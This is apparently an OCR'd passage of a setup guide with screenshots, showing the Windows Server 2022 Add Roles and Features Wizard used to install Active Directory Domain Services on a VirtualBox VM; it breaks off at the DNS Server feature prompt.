
Operating system version Microsoft Windows Server 2022 Standard
Hardware information innotek GmbH VirtualBox

Processors 11th Gen Intel(R) C
Installed memory (RAM) 2 GB
Total disk space 49.39 GB

EVENTS
All events | 9 total

Server Name	ID	Severity	Source	Log	Date and Time
WIN-228ODD1J16I	8198	Error	Microsoft-Windows-Security-SPP	Application	6/29/2023 1:46:10 PM
WIN-228ODD1J16I	1014	Error	Microsoft-Windows-Security-SPP	Application	6/29/2023 1:46:10 PM
WIN-228ODD1J16I	8200	Error	Microsoft-Windows-Security-SPP	Application	6/29/2023 1:46:10 PM

Figure 18 – Add roles and features



This wizard helps you install roles, role services, or features. You determine which roles, role services, or features to install based on the computing needs of your organization, such as sharing documents, or hosting a website.

To remove roles, role services, or features:
Start the Remove Roles and Features Wizard

Before you continue, verify that the following tasks have been completed:


- The Administrator account has a strong password
- Network settings, such as static IP addresses, are configured
- The most current security updates from Windows Update are installed

If you must verify that any of the preceding prerequisites have been completed, close the wizard, complete the steps, and then run the wizard again.

To continue, click Next.

☐ Skip this page by default

Figure 19 – Click next



Add Roles and Features Wizard

Select installation type


DESTINATION SERVER
WIN-228ODD1J16I

Select the installation type. You can install roles and features on a running physical computer or virtual machine, or on an offline virtual hard disk (VHD).

● **Role-based or feature-based installation**
Configure a single server by adding roles, role services, and features.

○ **Remote Desktop Services installation**
Install required role services for Virtual Desktop Infrastructure (VDI) to create a virtual machine-based or session-based desktop deployment.

Figure 20 – Installation type, Roll-based



Add Roles and Features Wizard

Select destination server

DESTINATION SERVER
WIN-228ODD1J16I

Select a server or a virtual hard disk on which to install roles and features.

● Select a server from the server pool

○ Select a virtual hard disk

Server Pool


Filter:

Name	IP Address	Operating System
WIN-228ODD1J16I	10.0.2.15	Microsoft Windows Server 2022 Standard

1 Computer(s) found

This page shows servers that are running Windows Server 2012 or a newer release of Windows Server, and that have been added by using the Add Servers command in Server Manager. Offline servers and newly-added servers from which data collection is still incomplete are not shown.

Figure 21 – Select the server



Add Roles and Features Wizard

Select server role

DESTINATION SERVER
WIN-228ODD1J16I

- Before You Begin
- Installation Type
- Server Selection
- Server Roles
- Features
- Confirmation
- Results

Add Roles and Features Wizard

Add features that are required for Active Directory Domain Services?

You cannot install Active Directory Domain Services unless the following role services or features are also installed.


```
[Tools] Group Policy Management
◢ Remote Server Administration Tools
    ◢ Role Administration Tools
        ◢ AD DS and AD LDS Tools
            Active Directory module for Windows PowerShell
            ◢ AD DS Tools
                [Tools] Active Directory Administrative Center
                [Tools] AD DS Snap-Ins and Command-Line Tools
```

☑ Include management tools (if applicable)

ption

Directory Domain Services
) stores information about
on the network and makes
ormation available to users
twork administrators. AD DS
omain controllers to give
k users access to permitted
es anywhere on the network
h a single logon process.

Figure 22 – Add features to active directory



Select server roles

DESTINATION SERVER
WIN-228ODD1J16I

Select one or more roles to install on the selected server.


Roles

- □ Active Directory Certificate Services
- ☑ Active Directory Domain Services
- □ Active Directory Federation Services
- □ Active Directory Lightweight Directory Services
- □ Active Directory Rights Management Services
- □ Device Health Attestation
- □ DHCP Server
- □ DNS Server
- □ Fax Server
- ■ File and Storage Services (1 of 12 installed)
- □ Host Guardian Service
- □ Hyper-V
- □ Network Policy and Access Services
- □ Print and Document Services
- □ Remote Access
- □ Remote Desktop Services
- □ Volume Activation Services
- □ Web Server (IIS)
- □ Windows Deployment Services
- □ Windows Server Update Services

Description

Active Directory Domain Services (AD DS) stores information about objects on the network and makes this information available to users and network administrators. AD DS uses domain controllers to give network users access to permitted resources anywhere on the network through a single logon process.

Figure 23 – Select server roles



Add Roles and Features Wizard

Select server roles

DESTINATION SERVER
WIN-228ODD1J16I

Add Roles and Features Wizard

Add features that are required for DNS Server?

The following tools are required to manage this feature, but do not have to be installed on the same server.

